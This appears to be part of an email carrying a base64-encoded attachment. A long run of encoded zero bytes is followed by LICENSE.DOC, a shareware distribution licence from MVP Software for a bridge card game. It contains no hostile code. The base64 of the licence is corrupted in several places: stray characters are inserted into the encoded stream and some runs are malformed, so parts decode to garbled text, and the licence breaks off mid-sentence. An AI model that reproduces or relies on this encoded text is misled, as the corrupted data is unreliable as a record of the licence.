AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=

------=_NextPart_000_004A_01E6BD85.BEBD8520
Content-Type: application/octet-stream; name="LICENSE.DOC"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="LICENSE.DOC"

VGhpcyBMSUNFTlNFLkRPQyBkZXNjcmliZXMgdGhlIG9ubHkgdGVybXMgYnkgd2hpY2ggd2UsIE1W
UCBTb2Z0d2FyZSwgb2YgMTAzNQ0KRGFsbGFzIFNFLCBHcmFuZCBSYXBpZHMsIE1JIDQ5NTA3LTE0
MDcgcGVybWl0IGRpc3RyaWJ1dGlvbiBvZiB0aGlzIHByb2dyYW0uDQoNClBlcm1pc3Npb24gaXMg
Z3JhbnRlZCB0bzoNCi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KVXNlIGl0IGZvciBhIDMwIGRh

eSB0cmlhbCBwZXJpb2QsIGFmdGVyIHdoaWNoIHlvdSBhcmUgcmVxdWlyZWQgdG8gcmVnaXN0ZXIN
CndpdGggTVZQIFNvZnR3YXJlIG9yIHB1cmNoYXNlIE1WUCBCcmlkZ2UgRGVsdXhlLiAgUGxlYXNl
IHNlZSB0aGUgQlIuRE9DDQpmaWxlIGZvciBtb3JlIGluZm9ybWF0aW9uLg0KDQpOb24tY29tbWVy
Y2lhbCBEaXN0cmlidXRpb24NCi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQ0KRGlzdHJpYnV0
aW9uIGlzIG5vbi1jb21tZXJjaWFsIGlmIGl0IGlzIGZvciBmcmVlLCBvciBieSBhbnkgbm90LWZv
ci1wcm9maXQNCm9yZ2FuaXphdGlvbiwgb3IgYnkgaG9iYnksIHVzZXIgb3IgY29tcHV0ZXIgaW50
ZXJlc3QgZ3JvdXAgdG8gaXRzIG1lbWJlcnMsIG9yDQpieSBhbnkgQkJTLiAgTm9uLWNvbW1lcmNp
YWwgZGlzdHJpYnV0aW9uIGlzIHBlcm1pdHRlZCB3aXRob3V0IGZ1cnRoZXINCmF1dGhvcml6YXRp
b24gcHJvdmlkZWQgdGhlIHByb2dyYW0gaXMgTk9UIHJlcHJlc2VudGVkIGFzIGZyZWUgb3IgcHVi
bGljIGRvbWFpbi4NCg0KQ0QtUk9NIERpc3RyaWJ1dGlvbg0KLS0tLS0tLS0tLS0tLS0tLS0tLQ0K
SWYgeW91IHdhbnQgdG8gZGlzdHJpYnV0ZSB0aGlzIHByb2dyYW0gb24gYSBDRC1ST00sIFlPVSBN
VVNUIE9CVEFJTiBXUklUVEVODQpQRVJNSVNTSU9OIEZST00gTVZQIFNPRlRXQVJFIEJFRk9SRSBE
T0lORyBTTy4NCg0KRGlzdHJpYnV0aW9uIGluIGEgUmV0YWlsIEVudmlyb25tZW50DQotLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0NCklmIHlvdSB3YW50IHRvIGRpc3RyaWJ1dGUg
dGhpcyBwcm9ncmFtIGluIGEgcmV0YWlsIGVudmlyb25tZW50LCBZT1UgTVVTVA0KT0JUQUlOIFdS
SVRURU4gUEVSTUlTU0lPTiBGUk9NIE1WUCBTT0ZUV0FSRSBCRUZPUkUgRE9JTkcgU08uDQoNCg0K
VEVSTVMgT0YgUEVSTUlUVEVEIENPTU1FUkNJQUwgRElTVFJJQlVUSU9Og0KDQpCeSAiY29tbWVy
Y2lhbGx5IGRpc3RyaWJ1dGUiIHdlIG1lYW4gdG8gZGlzdHJpYnV0ZSBmb3IgZ2FpbiwgaW5jbHVk
aW5nIGJ5DQpkaXJlY3QgbWFpbCwgY2F0YWxvZywgdHJhZGUgc2hvdywgb3IgZmxlYSBtYXJrZXQu
ICBEaXN0cmlidXRpb24gYnkgdGhlc2UNCm1lYW5zIIGlzIHBlcm1pdHRlZCB1bmRlciB0aGUgdGVy
bXMgYmVsb3cuICBGb3IgYW55IG90aGVyIGZvcm0gb2YgZGlzdHJpYnV0aW9uLA0KWU9VIE1VU1Qg
Q09OVEFDVCBNVlAgU09GVFdBUkUgRk9SIEFVVEhPUklaQVRJT04uDQoNCkJ5ICJQcm9ncmFtIiB3
ZSBtZWFuIHRoaXMgdmVyc2lvbiBhbmQgaXRzIHJlbGF0ZWQgZmlsZXMgaW5jbHVkaW5nIHRoaXMN
CkxJQ0VOU0UuRE9DLCBkaXN0cmlidXRlZCBieSB1cyB1bmRlciB0aGUgVHJhZGVtYXJrICJNVlAg
QlJJREdFIiwgYW5kIGFzIGl0IG1heQ0KYmUgdXBncmFkZWQgb3Igb3RoZXJ3aXNlIG1vZGlmaWVk
IGZyb20gdGltZSB0byB0aW1lLg0KDQpBLiBPV05FUlNISVA6IEV4Y2VwdCB0byB0aGUgZXh0ZW50
IGV4cHJlc3NseSBsaWNlbnNlZCBieSB1cywgd2UgaGF2ZSBhbmQNCnJlc2VydmUgdGhlIGV4Y2x1
c2l2ZSBjb3B5cmlnaHQgYW5kIG90aGVyIHJpZ2h0LCB0aXRsZSBhbmQgaW50ZXJlc3QgdG8gY29w
eQ0KYW5kIGRpc3RyaWJ1dGUgdGhlIFByb2dyYW0sIGFuZCB0aGUgcmlnaHQgdG8gdXNlIIHRoZSBU
cmFkZW1hcmsgIk1WUCBCUklER0UiDQppbiBjb25uZWN0aW9uIHdpdGggaXQuDQoNCkIuIExJQ0VO
U0U6IFlvdSBhcmUgbGljZW5zZWQgY29tbWVyY2lhbGx5IHRvIGRpc3RyaWJ1dGUgdGhpcyBwcm9n
cmFtIHNvIGxvbmcNCmFzIHlvdSBbMV0gbWFya2V0IGl0IGFzIHNoYXJld2FyZSB1c2luZyAidHJ5
IGJlZm9yZSB5b3UgYnV5IiBvciBzaW1pbGFyIHdvcmRzLA0KWzJdIHRyeSB0byBzZWxsIIG9ubHkg
dGhlIG1vc3QgY3VycmVudCB2ZXJzaW9uIG9mIGl0LCBbM10gbWFrZSBkaXN0cmlidXRpb24NCmNv
cGllcyBvbmx5IGZyb20gbWFzdGVyIGNvcGllcyByZWNlaXZlZCBmcm9tIHVzIIHVzaW5nIGhpZ2gg
cXVhbGl0eSBkaXNrcyBhbmQNCmR1cGxpY2F0aW9uIIHRlY2hub2xvZ3ksIFs0XSBpbmNsdWRlIIHRo
ZSB3b3JkcyAiTVZQIFNvZnR3YXJlIiBpbiBldmVyeQ0KZGVzY3JpcHRpb24gb2YgdGhlIIHByb2dy
YW0gdGhhdCB5b3UgcHV0IGluIIGFueSBjYXRhbG9nIG9yIG90aGVyIHByb2R1Y3QNCnByb21vdGlv
biwgYW5kIIFs1XSBkaXN0cmlidXRlIGFsbCBvZiBpdHMgZmlsZXMgdG9nZXRoZXIgaW4gY29tcHJl
c3NlZCBvciBvdGhlcg0KZm9ybWF0IIGFzIHJlbGVhc2VkIGJ5IHVzLCBleGNlcHQgdGhhdCB5b3Ug
bWF5IIGFkZCBzaW1wbGUgaW50cm9kdWN0b3J5IIG9yDQpiYXRjaCBmaWxlcyBzbyBsb25nIIGFzIHRo
ZXkgZG8gbm90IGludGVyZmVyZSB3aXRoIG9yIIGRlZ3JhZGUgdGhlIIHBlcmZvcm1hbmNlDQpvZiB0
aGUgcHJvZ3JhbSBvciBhbnkgaW5zdGFsbGF0aW9uIIGZpbGUgaXQgbWF5IGNvbnRhaW4uDQoNCkMu
IFRISU5HUyBZT1UgR0VUOiBXZSB3aWxsIHByb3ZpZGUgdG8geW91IG9uIHJlcXVlc3QgWzFdIGRl
c2NyaXB0aW9ucyBvZiB0aGUNClByb2dyYW0ncyBpbXBvcnRhbnQgZmVhdHVyZXMgd2hpY2ggeW91
IG1heSBpbmNsdWRlIIGluIGNhdGFsb2dzIIG9yIIGVsc2V3aGVyZSwNClsyXSBkZXNjcmlwdGlvbiMg
b2YgaXRzIIGhhcmR3YXJlIIHByZXJlcXVpc2l0ZXMuICBTZWUgIlZFTkRPUi5ET0MiIGZvciBkZXRh
aWxzLg0KDQpELiBTT01FIFRISU5HUyBZT1UgRE9OJ1QgR0VUOiBZb3VyIHJpZ2h0IHRvIGRpc3Ry
aWJ1dGUgdW5kZXIgdGhpcyBsaWNlbnNlIGlzDQpwZXJzb25hbCwgYW5kIGRvZXMgbm90IGluY2x1
ZGUgYW55IHJpZ2h0IHRvIIFsxXSBzdWJsaWNlbnNlIG9yIG90aGVyd2lzZSBjYXVzZ0Kb3IgcGVy
bWl0IG90aGVycyB0byBjb3B5IG9yIGRpc3RyaWJ1dGUgdGhlIIHByb2dyYW0gd2l0aG91dCBvdXIg
Y29uc2VudCBpbg0Kd3JpdGluZywgb3IgWzJdIIGRpc3RyaWJ1dGUgaXQgYXMgcGFydCBvZiBhbnkg
aGFyZHdhcmUgb3Igc29mdHdhcmUgcGFja2FnZS4NCg0KRS4gVEhFIFBST0dSQU0gSVMgUFJPVklkE
RUQgIkFTLUlTIi4gIE5PIFdBUlJBTlRJRVMgT0YgQU5ZIEtJTkQsIEVYUFJFU1MgT1 INCklNUExJ
RUQsIEFSRSBNQURFIEFTIFRPIElUIE9SIEFOWSBNRURJVU0gSVQgTUFZIEJFIE9OLiAgV0UgV0lM
TCBQUk9WSURFIE5PDQpSRU1FRFkgRk9SIElORElSRUNULCBDT05TRVFVRU5USUFMLCBQVU5JVElW
RSBPUiBJTkNJREVOVEFMIERBTUFHRVMgQVJJU0lORw0KRlJPTSBJVCwgSU5DTFVESU5HIFNVQ0gg
RlJPTSBORUdMSUdFTkNFLCBTVFJJQ1QgTElBQklMSVRZLCBPUiBCUkVBQ0ggT0YgV0FSUkFOVElRZ
IE9SIENPTlRSQUNULCBFVkVOIEFGVEVSIE5PVElDRSBPRiBUSEUgUE9TU0lCSUxJVFkgT0YgU1VD
SCBEQU1BR0VTLg0KDQpILiBNSVNDRUxMQU5FT1VTDQoNCjEuIFNpbmNlIHdlIHdvdWxkIGJlIGlycmVw
